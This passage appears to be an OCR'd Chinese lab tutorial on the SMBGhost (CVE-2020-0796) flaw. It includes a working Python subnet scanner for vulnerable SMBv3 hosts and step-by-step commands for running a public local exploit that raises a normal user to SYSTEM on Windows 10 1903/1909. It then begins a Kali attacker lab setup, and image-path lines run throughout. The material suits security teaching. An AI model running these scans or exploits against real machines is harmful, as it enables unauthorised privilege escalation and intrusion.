


Server开启后终于成功打开445端口。





重启计算机显示445开启。




注意：实验完成之后建议关闭445端口，或立刻打补丁。

2.SMBGhost漏洞扫描

接着我们尝试用 “https://github.com/ollypwn/SMBGhost” 代码扫描是否存在该漏洞，Win10注意关闭防火墙。运行结果如下图所示，表示存在CVE-2020-0796漏洞。

```
python scanner.py 192.168.0.105
```

```
pip install netaddr 安装扩展包
```



扫描程序仅用于测试服务器是否易受攻击，它通过协商请求检查SMBv3.1.1协议和压缩功能，源代码如下所示。该漏洞主要是由于SMBv3协议在处理恶意的压缩数据包时出错所造成的，它可让远程且未经身份验证的攻击者在目标系统上执行任意代码。

scanner.py


```
import socket
import struct
import sys
from netaddr import IPNetwork
pkt =
b'\x00\x00\x00\xc0\xfeSMB@\x00\x00\x00\x00\x00\x00\x00\x00\x00\x1f\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
\x00\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x03\x00\n\x00\x00\x00\x00\x00\x01\x00\x00\x00\x01\x00\x00\x00\x01\x00'
subnet = sys.argv[1]
for ip in IPNetwork(subnet):
    sock = socket.socket(socket.AF_INET)
    sock.settimeout(3)
    try:
        sock.connect(( str(ip),  445 ))
    except:
        sock.close()
        continue
    sock.send(pkt)
    nb, = struct.unpack(">I", sock.recv(4))
    res = sock.recv(nb)
    if res[68:70] != b"\x11\x03" or res[70:72] != b"\x02\x00":
        print("%s Not vulnerable." % ip)
    else:
        print("%s Vulnerable" % ip)
```

3.本地EXP提取


第一步，运行C++代码(sln程序)，生成如下图所示exe程序。

cve-2020-0796-local.exe

第二步，在运行中输入“winver”命令检查Windows版本，必须是Win10 1903或1909。




显示如下图所示，作者的未1909。




第三步，用管理员权限运行CMD(命令提示符)，输入“whoami”。

输出结果为普通用户权限：desktop-k…86\xxxxx




第四步，用管理员打开PowerShell，运行exe程序提权。按下组合键Windows+R以打开运行窗口，输入powershell会以当前用户的权限去执行。



如果你想要从普通模式转至管理员模式，输入以下PowerShell命令然后按下回车键。

Start-Process powershell -Verb runAs




输入如下命令运行EXE程序。

D:

cd D:\SMBGhost-master\CVE-2020-0796-master\cve-2020-0796-local\x64\Debug

.\cv 按TAB键自动补齐 .\cve-2020-0796-local.exe


成功运行程序



第五步，此时EXE成功运行并利用SMB漏洞。在CMD中输入“whoami”命令，可以看到普通用户权限提升至管理员权限。

普通权限：desktop-k...86\xxxxxx

管理员权限：nt authority\system




系统管理员帐户：许多服务和Windows进程需要在内部登录 (例如在Windows安装过程中)，系统帐户就是为该目的设计的。它是内部帐户，不显示在用户管理器，也无法添加到任何组，并且不能分配用户权限。默认情况下，系统帐户授予完全控制NTFS卷上的所有文件。在此系统帐户具有作为管理员帐户相同的功能权限。

普通管理员账户：不能够在系统内部登录。对于文件系统，管理员账户和SYSEM账户具有相同的权限。但是对于一些服务和进程，我们需要使用系统账户而非管理员账户，因为这些服务和进程要和系统交互，需要内部登录。

在执行计划任务时，如果我们使用NT AUTHORITY\SYSTEM账户，那么是不需要输入密码的。但是使用管理员账户，我们必须输入密码。一般使用系统账户是为了防止管理员改变密码后任务无法执行。对于一般的操作，可以使用任何一个账户但还是建议您使用管理员或者普通用户执行。如果和进程或者服务有关的话，您可以使用系统账户。

Process Explorer打开的提权进程如下图所示：



自此，本地提权实验成功，实验结束建议关闭445端口或完善补丁，切记。C++代码及原理将在文章的第四部分详细讲解。


1.环境搭建

受害机：Windows 10 1903 64位专业版


攻击机：Kali系统

第一步，在虚拟机中安装Windows 10系统和Kali系统。

https://msdn.itellyou.cn/




运行中输入“winver”查看版本信息为1903。




第二步，虚拟机两个系统之间能够相互通信。


Kali：192.168.44.138

Win XP：192.168.44.140







第三步，打开Windows 10系统，确定445端口开启。如下图所示，在CMD中输入“netstat -ano”查看端口445是否打开。开启方法前面已详细讲解。



